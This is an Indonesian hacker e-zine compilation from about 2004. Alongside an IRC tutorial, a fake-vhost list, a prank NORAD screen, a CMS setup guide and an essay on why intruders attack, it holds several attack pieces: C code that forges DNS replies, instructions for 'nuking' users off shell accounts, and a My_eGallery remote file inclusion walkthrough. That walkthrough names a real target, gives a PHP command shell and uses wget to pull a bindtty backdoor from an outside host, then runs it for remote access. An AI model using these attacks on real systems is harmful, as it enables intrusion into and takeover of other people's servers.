      strcat(domainnamebuf," IN A");
      dnsbuildpacket(&dnsh,1,0,0,0,
           domainnamebuf);
    }
    dnsh.qd[0].type=htons(query);
    dnsh.h.id=((dnsheaderrec *)buf)->id;
    dnsh.h.qr=1;
    dnsh.h.aa=1;

    len=dnsmakerawpacket(&dnsh,sendbuf);
    to.sin_family=AF_INET;
    to.sin_addr.s_addr=from.sin_addr.s_addr;
    to.sin_port=from.sin_port;
    if (sendto(sock,sendbuf,len,0,(struct sockaddr *)&to,sizeof(to)) < 0) {
      perror("sendto");
      continue;
    }
  }
}
```



..#5.Chapter
*[IRC Telnet]

  buka telnet anda atau ketik 'telnet 'yang terdapat di 'run',pilih 'start'.
==========
==========


Welcome to Microsoft Telnet Client

Escape Character is 'CTRL+]'

Microsoft Telnet> o
(to) irc.namaserver.com :6667
Connecting To irc.webmaster.com...
Connected
Microsoft Telnet>
--> ketik'Nick' untuk setting nama nick anda
-->ketik "USER username host server",nama asli anda , host dan server yang digunakan untuk connect.

* nick ^basher13^
NOTICE ^basher13^ :*** If you are having problems connecting due to ping timeouts, please type /notice E3AA3478 nospoof now.
PING :E3AA3478
* user ^basher13^ 127.0.0.1 localhost :The Cyber God
:localhost 001 ^basher13^ :Welcome to the DALnet IRC Network ^basher13^!~basher13@31337.unixshell.com
:localhost 002 ^basher13^ :Your host is localhost[31337.unixshell.com], running version dal4.6.7.DreamForge.win32
:localhost 003 ^basher13^ :This server was created Fri Jul 24 07:48:52 1998
:localhost 004 ^basher13^ localhost dal4.6.7.DreamForge.win32 oiwsghOkcfrRaAb biklmnopstvR
:localhost 005 ^basher13^ NOQUIT TOKEN WATCH=128 SAFELIST :are available on this server
:localhost 251 ^basher13^ :There are 0 users and 0 invisible on 1 servers
:localhost 253 ^basher13^ 4 :unknown connection(s)
:localhost 255 ^basher13^ :I have 0 clients and 0 servers
:localhost 265 ^basher13^ :Current local users: 0 Max: 0
:localhost 266 ^basher13^ :Current global users: 0 Max: 0
:localhost 422 ^basher13^ :MOTD File is missing
:^basher13^ MODE ^basher13^ :+iw
....

ok
==========



*[Fake vhost]

Saat ini mungkin anda sudah mempunyai shell account ,jika belum bisa baca di
*[Shell providers].#1.chapter,untuk mendapatkan shell provider berikut vhost.
Buka program mIRC ,ketik ;

```
================================================================
mIRC                                                           |
================================================================
```

-Welcome to psybnc,You'have IRC Client doesn't support password,please type "quote PASS "
to connect.


--> ketik " /quote pass [password anda] "

<-- psyBNC 'password accepted'


--> ketik " /bvhost 208.37.46.xxx" (208.37.46.xxx)adalah nomer IP shell provider yang digunakan
untuk membuat Fake vhost.

- Dibawah ini ada beberapa vhost list yang sudah terdaftar ;

208.37.46.103 t.e.r.s.e.n.y.u.m.tersenyum.org
208.37.46.104 always.tersenyum.org
208.37.46.105 suka.tersenyum.org
208.37.46.106 jatuh.cinta.di.pandangan.pertama.ketika.tersenyum.org
208.37.46.107 imutnya.ketika.pacarku.sedang.tersenyum.org
208.37.46.108 bahagianya.hatiku.ketika.melihat.kekasihku.tersenyum.org
208.37.46.109 bagaikan.bintang2.tersenyum.org
208.37.46.110 bot.hepi.suka.tersenyum.org
208.37.46.111 halo.cewek.info
208.37.46.112 cewek.cewek.info
208.37.46.113 cewek.cewek.cewek.info
208.37.46.114 kemarilah.cewek.cewek.info
208.37.46.115 c.ce.cew.cewe.cewek.info
208.37.46.116 bot.ini.adalah.cewek.info
208.37.46.117 Beverly.Newyork.Santa-Monica.Los-Angeles.Amrik.org
208.37.46.118 california.amrik.org
208.37.46.119 australia.asia.afrika.eropa.amrik.org
208.37.46.120 jangan.kau.tinggalkan.aku.terpuruk.disini.org
208.37.46.121 disini.disana.disini.disana.disini.disana.disini.org
208.37.46.122 d.di.dis.disi.disin.disini.org
208.37.46.123 elite.FreeBSDTech.com



208.37.46.124 Staff.FreeBSDTech.com
208.37.46.125 Formatting.micr0s0ft.and.get.the.FreeBSDTech.com
208.37.46.126 Fragment.FreeBSDTech.com
208.37.46.127 Traffixx.connected.attempt.FreeBSDTech.com
208.37.46.128 world.communication.spoof.FreeBSDTech.com
208.37.46.129 OperServ.FreeBSDTech.com
208.37.46.130 packet.FreeBSDTech.com
208.37.46.131 LinuxTech.FreeBSDTech.com
208.37.46.132 system.FreeBSDTech.com
208.37.46.133 sys-ADMIN.FreeBSDTech.com
208.37.46.134 power.by.FreeBSDTech.com
208.37.46.135 95.98.ME.2000.NT.XP.MAC.Linux.FreeBSDTech.com
208.37.46.136 is.using.FreeBSDTech.com
208.37.46.137 dialup.IP-24.FreeBSDTech.com
208.37.46.138 8.years.uptime.with.FreeBSDTech.com
208.37.46.139 FreeBSDTech.com
208.37.46.140 proffessional.FreeBSDTech.com
208.37.46.141 guru.FreeBSDTech.com
208.37.46.142 AIX.HP-unix.redhat.mandrake.sunsolaris.FreeBSDTech.com
208.37.46.143 Code.encription.of.FreeBSDTech.com
208.37.46.144 eleet.FreeBSDTech.com
208.37.46.145 global-security.unixshell.ws
208.37.46.146 the.master.of.all.unixshell.ws
208.37.46.147 CT-3.unixshell.ws
208.37.46.148 ICMP.flood.from.unixshell.ws
208.37.46.149 cluster.allocation.packet.dropped.unixshell.ws
208.37.46.150 eggdrop.unixshell.ws
208.37.46.151 Firewall.72x.deny.recepient.unixshell.ws
208.37.46.152 31337.unixshell.ws
208.37.46.153 CABLE-144-183-19-92.unixshell.ws
208.37.46.154 358.2058.st.unixshell.ws
208.37.46.155 linuxshell.unixshell.ws
208.37.46.156 eye.am.going.to.packet.your.unixshell.ws
208.37.46.157 unixshell.ws
208.37.46.158 eggdrop.unixshell.ws
208.37.46.159 rm-rf.unixshell.ws
208.37.46.160 eleet.unixshell.ws
208.37.46.161 baby.ceting.com
208.37.46.162 major.ceting.com
208.37.46.163 hacker.ceting.com
208.37.46.164 Internet.cafe.ceting.com
208.37.46.165 berjam.jam.ceting.com
208.37.46.166 pagi.siang.sore.malam.selalu.ceting.com
208.37.46.167 pusing.gara.gara.kebanyakan.ceting.com
208.37.46.168 tsunami.flood.ceting.com




208.37.46.169 hacker.ceting.com
208.37.46.170 lagging.ceting.com
208.37.46.171 tukang.ceting.com
208.37.46.172 pengennnn.ceting.com
208.37.46.173 simple.ceting.com
208.37.46.174 united.kingdom.of.ceting.com
208.37.46.175 kafe.ceting.com
208.37.46.176 gatel.nih.tangan.kalo.gak.ceting.com
208.37.46.177 boss.ceting.com
208.37.46.178 no.more.ceting.com
208.37.46.179 pulsa.jadi.naik.gara2.dialup.ceting.com
208.37.46.180 raja.ceting.com
208.37.46.181 overflow.ed.Indofreebsd.info
208.37.46.182 bots.indofreebsd.info
208.37.46.183 BSDi.NetBSD.FreeBSD.IndoFreeBSD.info
208.37.46.184 CPE-203-173-18-3.syd.IndoFreeBSD.info
208.37.46.185 hacket.IndoLinux.info
208.37.46.186 SuSe.IndoLinux.info
208.37.46.187 chat-uk3.IndoLinux.info
208.37.46.188 channel.DAL-n-e-t.net
208.37.46.189 raja.DAL-n-e-t.net
208.37.46.190 senin.selasa.rabu.kamis.jumat.sabtu.minggu.net
208.37.46.191 m.i.n.g.g.u.minggu.net
208.37.46.192 malem.minggu.net
208.37.46.193 sabtu.minggu.net
208.37.46.194 grape.eskrim.net
208.37.46.195 saya.manis.seperti.eskrim.net
208.37.46.196 imut.seperti.eskrim.net
208.37.46.197 La.La.La.La.La.makan.eskrim.net
208.37.46.198 saya.manis.seperti.eskrim.net
208.37.46.199 b0t.manteb.com
208.37.46.200 pacarku.makin.cantik.aja.sekarang.net
208.37.46.201 pemberian.cinta.mu.tidak.akan.kulupakan.sejak.sekarang

<-- psyBNC " vhost has changed to 208.37.46.xxx ,JUMP to changed sever"

--->ketik " JUMP" untuk merubah atau membuat fake vhost dari server.

Setelah berubah atau berganti server ,ketik di window mIRC ' /whois namanickanda' Anda akan melihat bahwa IP/vhost anda berubah.

Untuk lebih jelas anda bisa mengetik '/dns 208.37.46.2xx',pakai shell tersebut untuk vhost anda.
==========



..#6.Chapter
*[IRC daemon]

Menggunakan IRC daemon sangat mudah untuk mengetahui bagaimana protocol bisa berjalan dan juga
untuk spoff Ip melalui telnet menggunakan shell account dengan IRC klient tanpa akses.

[Connecting to the IRC daemon]

Telnet/netcat (yep... anda menggunakan raw socket) IRC port (6667/6668..etc)

eg <:> telnet irc.dal.net 6667

Beri nick & username untuk recognized setelah kamu connected menggunakan user command form "user <username> <namahost> <namaserver> <namaasli>".

eg <:> user nobody localhost localhost :I'm nobody
nick nobody

!ingat!

Jika sewaktu-waktu mendapatkan seperti ini;


ping :1234567
atau
ping :192.0.0.1 <-- Sebuah IP address

Anda harus mengirim kembali pesan tersebut dengan,cara;
eg <:> pong :1234567
atau
pong :192.0.0.1

Jika tidak segera mengirim kembali dengan pong,maka anda disconnect dari server.

*[Nukes Shell Account] {english version}

If you're using windows, you should download a program that will allow you to finger a server.



Cyberkit is a good program, for it has Ping, Finger, Traceroute, etc.
get it at http://www.ping.be/cyberkit/cyber.zip, or go find one of your own. there are hundreds to choose from. (no we're not being endorsed by cyberkit, it's just a kickass proggie) Most shell account users will login from a dial-up account, and if finger is running on their shell, it should display the dial-up IP address. Finger the server and once you know this, use your nuker to disconnect them from their shell by replacing the IRC server with their shell account address, and use the IP you found through finger as the client. Use ports 22 24 as the server ports, in place of 6660 6669. Port 23 is the default telnet port, so nuking from 22 to 24 will effictivly disconnect them from their shell account. this usually causes your target to quit irc with "Where did my controling terminal go?" quit message. it's pretty funny when it works.

..#7.chapter
*[Gambaran Phone Hack tools]

==========
C:\WINDOWS\System32\Phone Hack Tools\Temp\Hoax.exe
==========
Dialing NORAD Defense Network...
-RING- -RING- **CONNECT**

NORAD Defense Network

NORTH AMERICAN AIR DEFENSE COMMAND CONTROL SYSTEM

N O R A D S Y S T E M C O M C O N 4 . . . CONNECTED
03/15/02 13:28:51 P


AUTHORITY CODE ==>XXXXXXX

PROCESSING.....

N O R A D P R I M E A C C E S S

PLEASE STAND BY.....

WARNING!!!!!
INCOMING CALLERS SUBJECT TO UNITED STATES MILITARY



TRIBUNAL JUSTICE SYSTEM. FOREIGN ACCESS STRICTLY
PROHIBITED. ACCESS IS ON A NEED TO KNOW, EYES-ONLY
BASIS FOR ALL BUT COMMAND AUTHORITY. AT THIS POINT
IMPROPER IDENTIFICATION WILL RESULT IN AUTOMATIC
SURVEILLANCE OF CONNECTING TELEPHONE LINE AND INFORMATION
SO GATHERED WILL BE PROVIDED TO THE PROPER LOCAL
POLICE AND GOVERNMENTAL AGENCIES.....
ACKNOWLEDGED? (Y/N) >y

N O R A D P R I M E A C C E S S

PLEASE ENTER YOUR EYES-ONLY CODE
=>8207512
Verifying...

CODE ENTERED IMPLIES COMMAND AUTHORITY
ENTER YOUR VERIFICATION AS GIVEN IN...
>>>>>BOOK 12RY-OLIVE<<<<<
=>xxxxxxxxxxx

Verifying...


PROCESS A..COMPARING..ACCEPTED!

SIR, COMCON4 REPORTS UPTIME VERIFIED FOR NEXT ONE HOUR.
N O R A D COMMAND CENTER CAN BE REACHED AT ANY TIME
WITH PASSWORDS AS PROVIDED IN THE LANGLEY PROTOCOLS.

ENTERING DIRECT COMMAND MODE....

ENTER INTERNAL AUTHORIZATION CODE
=>8207512

SEARCHING FOR SUBPROGRAM.....RUNNING 8207512 ON CPU 4



PLEASE DECODE THE FOLLOWING:

9 6 4 7 0 7 2 8 9 5 4 2 6 0 6 4 5 1 7 5 7 5 1 5 3 9 8 8 9 7 3 1 9 1 5 6 4 1 2 7
4 4 3 5 0 3 0 2 4 0 0 7 8 2 9 6 8 2 0 6

USING BOOK 7 GREY

MAKE DECODED ENTRY AND PRESS RETURN
=>

==========

- .EOF.-

DISCLAIMER:

Distribution of or allowing access to this program by uncleared
individuals is strictly prohibited under penalty of federal law.

Print: 'CTRL+P'
1:29 PM 3/15/2002


****

* E-zine Name....: Stardawn#2 *
* Author.....: basher13 <basher13@stardawn.net> *
* Release Date...: 15 March 2004 *
* Filename.....: Stardawn#2.txt *
* Web Site.....: http://www.stardawn.net *

****

* Yeah basher13 RuleZ AgaiN! *

****



Perkenalan CMS && portal GPL (untuk windows)

Author: comex || comex@echo.or.id || comex@telkom.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

Pengantar:
Artikel ini akan membahas mengenai CMS secara dasar artinya artikel ini mengajak kita mereview kembali semua yang telah kita mengerti atau sekedar menjelaskan untuk teman teman yang belum begitu paham.


CMS yang merupakan singkatan dari Content Management System yaitu sebuah aplikasi yang dikembangkan untuk memudahkan mengelola website (updating, maintenance) sehingga bisa dilakukan dengan efektif, efisien.untuk mengelola website agar di update tiap hari,jam bahkan tiap detik maka perlu rancangan website yang dinamis itulah namanya cms

CMS biasa dikembangkan dengan menggunakan bahasa pemrograman server side seperti PHP, Perl, ASP dll dengan menggunakan database Mysql, SQL, PostgreSQL dll.

CMS merupakan Sebuah sistem yang memberikan kemudahan kepada para penggunanya dalam mengelola dan mengadakan perubahan isi sebuah website dinamis tanpa sebelumnya dibekali pengetahuan tentang hal-hal yang bersifat teknis. Dengan demikian, setiap orang, penulis maupun editor, setiap saat dapat menggunakannya secara leluasa untuk membuat, menghapus atau bahkan memperbaharui isi website tanpa campur tangan langsung dari pihak webmaster.

Bukankah ini suatu hal yang efisien?

Portal GPL
Portal adalah sebuah website yang menyajikan berita yang selalu up to date yang dibuat dengan CMS sedangkan GPL yang singkatan dari General Public License adalah produk open source yang boleh kita ambil source codenya tanpa membayar (non komersial). Jadi Portal GPL adalah portal yang tidak dikomersilkan alias gratis yang bisa kita download dari internet. contoh dari portal banyak sekali terutama yang memakai bahasa PHP yaitu PHPNuke, PostNuke, phpslash, dan produk dalam negeri seperti eNdonesia, AuraCMS, pangsit dll.



Cara termudah installasi portal

Buat windows OPerating system,

I. downloADLAh salah satu dari kedua buah paket berikut ini;

1. menggunakan - PHPTRIAD versi terbaru
- XAMPS

apa itu PHP TRIAD : PHP TRIAD adalah software gratis yang membundel Apache webserver, PHP COmpiler serta MYSQL server dalam satu paket installasi sehingga memudahkan user baru,

2. Ambil salah satu portal yang akan di gunakan , portal gpl yang paling populer adalh PHP NUKE diikuti oleh POSTNUKE, sedangkan untuk forum adalah PHPBB dan Invisionboard.

langkah berikutnya:
install PHP TRIAD di pc windows anda,setelah installasi akan terbentuk secara otomatis folder Apache di drive C:\ anda,
untuk menguji apakah web server apache anda berjalan sempurna maka jalankan apache dengan cara ,
dari start>all program>php triad> start apache


setelah itu buka browser anda , pada url box ketikkan
http://localhost

apabila muncul halaman testpage dengan logo apache maka web server anda telah berjalan sebagai mana mestinya :D .

jika gagal maka anda coba cek apakah server apache anda telah berjalan atau apakah installasi anda telah berhasil dengan sukses!

selanjutnya cek mysql,
pertama-tama nyalakan dulu server mysqlnya, dapat dengan cara yang sama dengan menyalakan apache , yaitu:
start> all program > phptriad> mysql start

atau dengan menyalakan mysqlmyadmin sehingga setiap komputer menyala maka otomatis akan dinyalakan dan akan di tempatkan di toolbar sebelah kanan.



apabila telah selesai, coba cek dengan buat skrip phpinfo.php

untuk mengetik skrip php bisa di gunakan notepad, wordpad , word,
atau biar mudah dapat gunakan dreamweaver atau frontpage dan simpan
filenya dengan exstensi .php

```
/*phpinfo.php*/
<?php
phpinfo();
?>
```

simpan file ini di c:\apache\htdocs

untuk mengujinya, maka buka browser dan ketik di url boxnya
http://localhost/phpinfo.php

apabila infonya telah tampak maka berarti semuanya telah sukses baik web
server, php compiler dan mysql server anda, saatnya bekerja!

selanjutnya downloadlah Portal kesukaan anda baik PHPNUKE, postnuke dsb
letakkan di direktori web (mis : c:\apache\htdocs\nuke)


selanjutnya silakan ikutin readme filenya :D
(habis gak sama sih semuanya, yang jelas gak rumit banget kok) , met
mencoba :P

semoga berhasil!!!

*greetz to:
[echostaff a.k.a Y3DiPS, moby, the_day, z3r0byt3], echo memberz,
anak anak newbie_hacker,$peci@l temen2 seperjuangan

kirimkan kritik && saran ke comex[at]echo.or.id

/0x79/0x33/0x64/0x69/0x70/0x73/ (c)2004



Mengapa Intruder Menyerang anda ???

Author: flea
Online @ www.echo.or.id :: http://ezine.echo.or.id

Intruder (atau lebih dikenal dengan cracker, hacker, carder, atau apalah yang berakhiran -er lainnya). Mereka seringkali tidak peduli siapa anda dan untuk apa ia masuk ke sistem anda. Tetapi tidak semuanya hal ini yang menjadi alasannya. Pada kenyataannya intruder mempunyai alasan atau misi-misi tertentu. Intruder bertindak sangat brutal dan sangat merugikan (seperti mencuri data, mem-format ulang server, menghapus atau memodifikasi data).


Kebanyakan dari intruder menggunakan alternatif dengan memanfaatkan titik lemah dari sebuah software (atau lebih dikenal dengan hole/bugs). Intruder memiliki banyak ide yang kadang tidak terpikirkan oleh kita. Dibalik ide yang brilian itu, tersandar berbagai alasan/ sebab mengapa intruder menyerang anda.
Berikut beberapa alasan mengapa intruder menyerang anda;

jengkel/ dengki
kasarnya, intruder tidak menyukai anda. kemungkinan seseorang pemula yg mengharapkan kesenioritasan dari anda. Akan tetapi, anda malah menghina, mencemooh, dll. Sehingga intruder ini merasa benci dengan anda karena merasa dikucilkan/ diremehkan. Bisa juga seseorang karyawan yg tidak puas, mungkin karena masalah privacy perusahaan misalnya gaji :P

menguji/ membuktikan
barangkali anda pernah mengumbar sebuah pernyataan yang kontraversial jikalau server anda memiliki security sangat super tangguh?. Maka akan tidak diragukan lagi kalau sebatalyon intruders menyerang sistem anda

Suntuk
Biasanya terjadi pada seseorang intruder yang kerjanya hanya malas-malas -an. Kebanyakan waktunya dihabiskan di depan komputer, diwarnet, dilab, dsb. Kala jenuh, tak jarang mereka berinisiatif merusak sistem milik orang lain.
Penasaran
Kebanyakan terjadi karena rasa keingintahuan atau penasaran yang sangat Tinggi.

Kebodohan
Seringkali, seseorang intruder ingin menunjukkan/ membuktikan kemam-




Puannya di hadapan teman-teman seperjuangannya (misal : mendeface sebuah situs pemerintahan). Sehingga tak elak lagi jikalau polisi/FBI hadir di depan pintu rumah mereka.

profit
seseorang membayar intruder untuk merusak sistem anda, hal ini biasanya terjadi pada kalangan dunia bisnis.

politik
kasus ini lebih sedikit namun sangat kontraversial. Intruder yang melakukan penyerangan atas dasar tujuan politik, biasanya terjadi pada dunia militer dan departement-departement pemerintah.

Ekonomi
Misalnya mencuri informasi dari situs belanja untuk mendapatkan cc (atau lebih dikenal dengan credit card). Alasan ini sangat memprihatinkan , memang kita sadari di zaman sekarang ini sangatlah susah mencari uang, namun terkadang ada seseorang yang menggunakan cara ini untuk cepat kaya dan tidak memikirkan risiko dan akibatnya (baca : indonesia negara carding terbesar ke-dua/ satu).

Nb: Jangan salah menanggapi artikel ini, ini adalah karya realistis/ kenyataan. sebelum anda memasang firewall, memformat ulang security pada jaringan anda. ada baiknya ada mengenali dulu siapa mereka (baca : intruders -red). terkadang kesalahan tidak datang dari mereka, mungkin dari diri anda sendiri. berkacalah !!! :P



My_eGallery Injection

Author: juventini || juventini@kalteng.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

Bug ini mungkin sudah agak lama, tapi sumpah masih banyak yg bisa kita mainkan hehhe..(itulah gunanya google kali yah). Bug ini terdapat pada "My_eGallery", pada dasarnya hal ini terjadi ketika "intruder" men-supply parameter(dalam bentuk kode php) pada My_eGallery site target melalui web site "intruder".

=====Start PHP Code=========


```
<?
  // CMD - To Execute Command on File Injection Bug ( gif - jpg - txt )
  if (isset($chdir)) @chdir($chdir);
  ob_start();
  execute("$cmd 1> /tmp/cmdtemp 2>&1; cat /tmp/cmdtemp; rm /tmp/cmdtemp");
  $output = ob_get_contents();
  ob_end_clean();
  print_output();
?>
```

==========End==========

Nah..mari kita coba yah (mulai deh bagian menarik nya..hehehe), pertama-tama upload PHP code itu ke situs kamu(bisa dalam bentuk .txt). Atau kalo kamu males bisa kalian ambil dari http://www.geocities.com/java_sas/pascal.txt Ok..sekarang mari kita buka situs favorit saya "www.google.com" (found most everything here!!), lalu kita masukkan keyword nya : allinurl:my_eGallery site:.com (.com itu bisa diganti sesuai dgn keinginan kalian,.net,.id,.tv,etc)...Hasilnya...!!! banyak kan..hehehe

Mari kita siapkan peralatan kita..apa yah? cuman browser kok, explorer atau netscape:) simpel kan? Nah kalo udah mari kita masukkan url yg kita dapatkan di google tadi dan kita gabungkan dengan letak php kode pada situs kita :

http://www.clontarfhc.com/modules/My_eGallery/public/displayCategory.php?
basepath=http://www.geocities.com/java_sas/pascal.txt?&cmd=uname%20-a



mari kita amati dulu :
*http://www.clontarfhc.com/modules/My_eGallery/public/displayCategory.php
= adalah situs target dan direktori tempat my_eGallery

*http://www.geocities.com/java_sas/pascal.txt = adalah site intruder
dimana php kode tadi kita simpan
*cmd=uname%20-a = apa mesti saya kasih tahu? hehehehe

oke mari kita lihat apa yg browser hasilkan dari url tadi :

Linux server1.fastsecurehost.com 2.4.22-1.2174.nptlsmp #1 SMP Wed Feb 18
16:21:50 EST 2004 i686 i686 i386 GNU/Linux
waaaaaaaaaaaaaaaa..hehehe di excute euyyy command nya..!!lalu biar
tambah menarik gimana kalo kita upload "bindtty" ke situs target,biar
kita bisa melakukan telnet kesitu :)

http://www.clontarfhc.com/modules/My_eGallery/public/displayCategory.
php?basepath=http://www.geocities.com/java_sas/pascal.txt?&cmd=cd%20
/var/tmp%20;%20wget%20www.renjana.ws/~toa/bindtty

perhatikan : cmd=cd%20/var/tmp%20;%20wget%20www.renjana.ws/~toa/bindtty
mengingat kita bukan root maka upload file biasanya diperbolehkan di
direktori /var/tmp, lalu tinggak di wget deh bindtty(disini saya ambil
dari www.renjana.ws/~toa/bindtty)
Lihat apa yg dihasilkan browser :


--04:22:42-- http://www.renjana.ws/%7Etoa/bindtty
=> `bindtty'
Resolving www.renjana.ws... done.
Connecting to www.renjana.ws[66.111.56.80]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 19,380 [text/plain]

0K .... 100% 151.41 KB/s

04:22:43 (151.41 KB/s) - `bindtty' saved [19380/19380]

upssss...bisa euyyy :) 1/2 jalan neh udah hehehe..setelah bindtty telah
tersimpan di situs target sekarang kita hanya perlu menjalankannya, tapi
sebelumnya tentu saja kita ubah dulu permission nya:

http://www.clontarfhc.com/modules/My_eGallery/public/displayCategory.
php?basepath=http://www.geocities.com/java_sas/pascal.txt?&cmd=cd%20
/var/tmp%20;%20chmod%20755%20bindtty




nah setelah ini baru deh bbisa kita running program bindtty nya :

http://www.clontarfhc.com/modules/My_eGallery/public/displayCategory
.php?basepath=http://www.geocities.com/java_sas/pascal.txt?&cmd=cd%20
/var/tmp%20;%20./bindtty

Dan di browser kamu akan terlihat pid dari bindtty itu..hehehe..sudah
jalan neh!! Sekarang buka deh telnet (kalo aku sih biasanya pake putty)
telnet situs target di port 4000 (berhubung bindtty di
www.renjana.ws/~toa/bindtty di set pada port 4000)
Nah jadi lebih enak kalo di telnet..hehehe
$bash id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
selanjutnya....? terserah anda donk...heheehhehe

Itu dulu dari yah..selamat berpetualang!!!

